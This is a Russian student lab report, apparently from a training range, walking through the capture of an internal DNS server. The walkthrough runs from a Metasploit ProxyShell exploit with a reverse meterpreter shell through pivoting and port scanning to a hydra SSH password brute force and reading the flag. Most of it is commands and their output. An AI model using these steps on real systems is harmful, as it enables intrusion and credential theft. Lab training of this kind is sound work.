

Лабораторная работа 4-D

ЗАХВАТ DNS-СЕРВЕРА

НФИбд-01-22 (Е)

Содержание

Цель работы	5
Задание	6
Выполнение лабораторной работы	7
Получение meterpreter-сессии	7
Получение флага	9
Создаем сессию	9
Bruteforce пароля	15
Вывод	18

Список иллюстраций

1	Параметры модуля	7
2	Настройка и запуск	8
3	Настройка и запуск	8
4	Регистрация подсети во фреймворке Metasploit	9
5	Команда bg	9
6	Модуль multi/gather/ping_swee	9
7	Маршрут до внутренней сети	10
8	Завершение поиска	10
9	Маршруты	11
10	Таблица маршрутизации на хосте MS Exchange	11
11	Поиск и выбор модуля metasploit auxiliary/server/socks_proxy	12
12	Конфигурационный файл /etc/proxychains.conf	13
13	Настройки и запуск модуля	13
14	Результаты сканирования портов	14
15	Идентификация DNS-сервера	14
16	Результаты сканирования портов (2)	15
17	Запуск атаки перебором	15
18	Результат атаки перебором	16
19	Подключение по SSH	16
20	Просмотр флага	17
21	Атака совершена	17

Список таблиц

Цель работы

Закрепить практические навыки получения доступа к DNS-серверу и нахождения флага в одной из DNS-записей.

Задание

Получить доступ DNS-СЕРВЕРА и завладеть флагом DNS-записей.

Выполнение лабораторной работы

Получение meterpreter-сессии

Получаем meterpreter-сессии с почтовым сервером с помощью модуля exchange_proxyshell_rce

```
msf6 > seach proxyshell_rce
[-] Unknown command: seach. Did you mean search? Run the help command for more details.
msf6 > search proxyshell_rce

Matching Modules
=====
Following lines are desirable for those capable hosts
ip:localhost ip:localhost ip:localhost
#  Name      Path      Disclosure Date  Rank
Check Description
-  -
0  exploit/windows/http/exchange_proxyshell_rce  2021-04-06      excellen
t  Yes      Microsoft Exchange ProxyShell RCE
1  \_ target: Windows Powershell                .
2  \_ target: Windows Dropper                    .
3  \_ target: Windows Command                    .
```

Рис. 1: Параметры модуля

Настраиваем и запускаем meterpreter-сессии с почтовым сервером с помощью exchange_proxyshell_rce

```

msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > options

Module options (exploit/windows/http/exchange_proxyshell_rce):

```

Name	Current Setting	Required	Description
EMAIL	195.239.174.11@reduser3.ms	no	A known email address for the organization
Proxies	195.239.174.123:8080	no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapn
RHOSTS	195.239.174.11	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/

Рис. 2: Настройка и запуск

```

msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser3/.msf4/loot/20251204143724_default_195.239.174.1_ad.exchange.mail_888921.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'fBISlcoH' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\1DAXkhTSN.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed

```

Рис. 3: Настройка и запуск

Получение флага

Создаем сессию

После получения сессии переходим к процедуре поиска нужного сервера. Выполняем проброс портов во внутреннюю сеть с помощью команды autoroute и запустить данную сеть – run autoroute -s 10.10.10.0/24

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > bg
```

Рис. 4: Регистрация подсети во фреймворке Metasploit

После сворачиваем сессию с помощью команды bg

```
meterpreter > getuid
Server username: www-data
meterpreter > bg
[*] Backgrounding session 1...
```

Рис. 5: Команда bg

После переходим в модуль multi/gather/ping_sweep, в котором будем сканировать внутреннюю сеть организации для выбора адреса, который может быть использован для дальнейшей атаки. Далее Проводим поиск DNS-сервера

```
msf6 > search ping_sweep

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/gather/ping_sweep             .               normal No     Multi Gather Ping Sweep

Interact with a module by name or index. For example info 0, use 0 or use post/multi/gather/ping_sweep

msf6 > use 0
msf6 post(multi/gather/ping_sweep) >
```

Рис. 6: Модуль multi/gather/ping_sweep

```

msf6 > use 0
msf6 post(multi/gather/ping_sweep) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf6 post(multi/gather/ping_sweep) > set session 1
session => 1
msf6 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.21 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found

```

Рис. 7: Маршрут до внутренней сети

```

msf6 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.21 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.55 host found
^C[-] Post interrupted by the console user
[*] Post module execution completed

```

Рис. 8: Завершение поиска

С помощью команды `route` распечатать маршруты, которые обнаружены Metasploit и возвращаемся в сессию с почтовым сервером (sessions 1)

```
msf6 post(multi/gather/ping_sweep) > route

IPv4 Active Routing Table
```

Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 1

```

[*] There are currently no IPv6 routes defined.
msf6 post(multi/gather/ping_sweep) > sessions 1
[*] Starting interaction with 1...
```

Рис. 9: Маршруты

Отображаем hosts, которые находятся во внутренней сети организации

```
meterpreter > arp
```

IP address	MAC address	Interface
10.10.10.5	02:00:00:b2:68:d1	Red Hat VirtIO Ethernet Adapter
10.10.10.15	02:00:00:b2:68:ce	Red Hat VirtIO Ethernet Adapter
10.10.10.20	02:00:00:b2:68:cd	Red Hat VirtIO Ethernet Adapter
10.10.10.21	02:00:00:b2:68:d5	Red Hat VirtIO Ethernet Adapter
10.10.10.25	02:00:00:b2:68:cf	Red Hat VirtIO Ethernet Adapter
10.10.10.30	02:00:00:b2:68:d3	Red Hat VirtIO Ethernet Adapter
10.10.10.35	02:00:00:b2:68:d4	Red Hat VirtIO Ethernet Adapter
10.10.10.40	02:00:00:b2:68:cb	Red Hat VirtIO Ethernet Adapter
10.10.10.45	02:00:00:b2:68:d7	Red Hat VirtIO Ethernet Adapter
10.10.10.55	02:00:00:b2:68:d0	Red Hat VirtIO Ethernet Adapter
10.10.10.254	02:00:00:b2:68:cc	Red Hat VirtIO Ethernet Adapter
10.10.10.255	ff:ff:ff:ff:ff:ff	Red Hat VirtIO Ethernet Adapter
224.0.0.22	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.22	01:00:5e:00:00:16	Red Hat VirtIO Ethernet Adapter
224.0.0.252	01:00:5e:00:00:fc	Red Hat VirtIO Ethernet Adapter
239.255.255.250	00:00:00:00:00:00	Software Loopback Interface 1
239.255.255.250	01:00:5e:7f:ff:fa	Red Hat VirtIO Ethernet Adapter

```
meterpreter >
```

Рис. 10: Таблица маршрутизации на хосте MS Exchange

Далее проверяем наличие открытых портов на хостах, которые находятся во внутренней сети организации. Поскольку сканируемые хосты находятся во внутренней сети, в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Сворачиваем сессию (команда bg) и находим модуль metasploit auxiliary/server/socks_proxy

```
Shell No. 1
File Actions Edit View Help

224.0.0.22      01:00:5e:00:00:16 Red Hat VirtIO Ethernet Adapter
224.0.0.252    01:00:5e:00:00:fc Red Hat VirtIO Ethernet Adapter
239.255.255.250 00:00:00:00:00:00 Software Loopback Interface 1
239.255.255.250 01:00:5e:7f:ff:fa Red Hat VirtIO Ethernet Adapter

meterpreter > bg
[*] Backgrounding session 1...
msf6 post(multi/gather/ping_sweep) > use socks proxy

Matching Modules


# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/server/socks_proxy . normal No SOCKS Proxy Server
1 auxiliary/server/socks_unc . normal No SOCKS Proxy UNC Path Redirection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_unc

msf6 post(multi/gather/ping_sweep) > use 0
msf6 auxiliary(server/socks_proxy) >
```

Рис. 11: Поиск и выбор модуля metasploit auxiliary/server/socks_proxy

Настраиваем модуль в соответствии с параметрами, которые указаны в конфигурационном файле /etc/proxychains.conf




```
File Actions Edit View Help
(reduser3@kali)-[~]
$ su
Password:
(root@kali)-[/home/reduser3]
# ~

(root@kali)-[~]
# nano /etc/hosts

(root@kali)-[~]
# nano /etc/proxychains4.conf

(root@kali)-[~]
#
```

Рис. 12: Конфигурационный файл /etc/proxychains.conf



```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_unc

msf6 post(multi/gather/ping_sweep) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

Рис. 13: Настройки и запуск модуля

Открываем новый терминал kali. В новом терминале запустить сканирование 100 самых часто используемых портов с помощью команды `proxychains nmap -n -sT -Pn -top-ports 100 {IP}`

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] nmap -n -sI -pH -t0p-ports 100 10.10.10.15
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 14:48 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:3306 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:995 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:993 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:23 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:1723 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:8080 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:25 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:143
```

Рис. 14: Результаты сканирования портов

По стандарту RFC 1035 все DNS-серверы отвечают на порту 53 TCP и UDP. По результатам сканирования можно сделать вывод, что узел 10.10.10.15 является целью атаки – DNS-сервером с открытым 22 портом SSH.

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:5666 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:49153 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:49157 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:6001 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:5000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:5060 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:1026 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:4899 ←socket error or timeout!
Nmap scan report for 10.10.10.15
Host is up (1.1s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
Nmap done: 1 IP address (1 host up) scanned in 107.85 seconds
```

Рис. 15: Идентификация DNS-сервера

Bruteforce пароля

Для реализации атаки перебором паролей использовать словарь rockyou.txt, который находится по пути /usr/share/wordlists

```
(root@kali)-[/home/reduser3]
└─$ cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt  john.lst    nmap.lst    sqlmap.txt  wifite.txt
dirb       fasttrack.txt  legion      rockyou.txt  userlist
dirbuster  fern-wifi    metasploit  Seclists    wfuzz

(root@kali)-[/usr/share/wordlists]
└─$
```

Рис. 16: Результаты сканирования портов (2)

Логин пользователя можно получить с помощью файла userlist в директории /usr/share/wordlists с именами пользователей. Выбрать пользователя «user», далее запустить утилиту hydra с помощью команды proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh

```
(root@kali)-[/usr/share/wordlists]
└─$ proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-04 14:
53:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
└─$
```

Рис. 17: Запуск атаки перебором

```
[child 10] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "amanda" - 51 of 14344401
[child 12] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "loveyou" - 52 of 14344401
[child 6] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "california101" - 53 of 14344401
[child 13] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "pretty" - 54 of 14344401
[child 21] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "basketball" - 55 of 14344401
[child 25] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "andrew" - 56 of 14344401
[child 26] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "angels" - 57 of 14344401
[child 28] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "tweety" - 58 of 14344401
[child 31] (0/1)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "flower" - 59 of 14344401
[child 19] (0/1)
[22][ssh] host: 10.10.10.15 login: user password: california101
[STATUS] attack finished for 10.10.10.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 14:53:39
```

Рис. 18: Результат атаки перебором

Для получения доступа к DNS-серверу подключаем по SSH по полученным учетным данным или модулем metasploit auxiliary/scanner/ssh/ssh_login с указанием параметров для входа. Подключение по SSH по полученным учетным данным осуществляем с помощью команды proxychains ssh user@10.10.10.15 и вводим пароль.

```
(root@kali)-[/usr/share/wordlists]
# proxychains ssh user@10.10.10.15
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... OK
The authenticity of host '10.10.10.15 (10.10.10.15)' can't be established.
ED25519 key fingerprint is SHA256:hcIxGrj+mcQy9+FUgJS+ol1eGM8lRUMl/uKBvkMeVZo
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.15' (ED25519) to the list of known hosts
.
user@10.10.10.15's password: █ █
```

Рис. 19: Подключение по SSH

Для получения флага необходимо вывести содержимое файла /etc/hosts с помощью команды cat /etc/hosts

```
Last login: Tue Nov 18 08:19:01 2025 from 10.10.10.35
user@dns:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu20-04
10.10.10.5 backup
10.10.10.10 mail
10.10.10.15 dns
10.10.10.20 ad
10.10.10.25 portal
10.10.10.30 sql
10.10.10.35 dev-1
10.10.10.40 cs
10.10.10.222 flag

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
195.239.174.125 am-puppet-st-redteamflag: 51276
user@dns:~$
```

Рис. 20: Просмотр флага

Введём номер флага во вкладку “Задания” на сайте и увидим, что лабораторная работа успешно выполнена

Задания			
Статус	Название	Участники	Выполнил
Выполнено	Захват DNS-сервера	Выбрано: 2	Алиса Милена @1122222430@yul.ru

Рис. 21: Атака совершена

Вывод

В результате лабораторной работы мы получили доступ DNS-СЕРВЕРА и завладели флагом DNS-записей.